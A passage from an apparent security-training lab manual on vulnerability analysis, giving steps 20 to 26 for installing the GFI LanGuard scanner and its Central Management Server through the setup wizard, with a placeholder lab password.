
20. In the **Service logon information** wizard, leave the **User Name** field (Administrator user account) set to its default, enter the **Password** of the administrator account (here, **Pa\$\$w0rd**), and click **Next**.



21. The **HTTPS Settings** wizard appears; keep the name in its default and click **Next**.



22. In the **Destination Folder** wizard, choose the location where you want to install the application (here, the default location is selected) and click **Next**.



23. In the **Ready to install** wizard, click **Install** to proceed.



24. Once the installation is complete in the **GFI LanGuard Central Management Server Setup** window, click **Finish**.




Module 05 – Vulnerability Analysis

25. In the **GFI LanGuard Setup** window, ensure that the **Launch GFI LanGuard** checkbox is selected. De-select the **Launch GFI LanGuard Central Management Server** checkbox and click **Finish**.




26. A **GFI LanGuard** pop-up appears on the main window of the application; click **Continue evaluation**.



Module 05 – Vulnerability Analysis

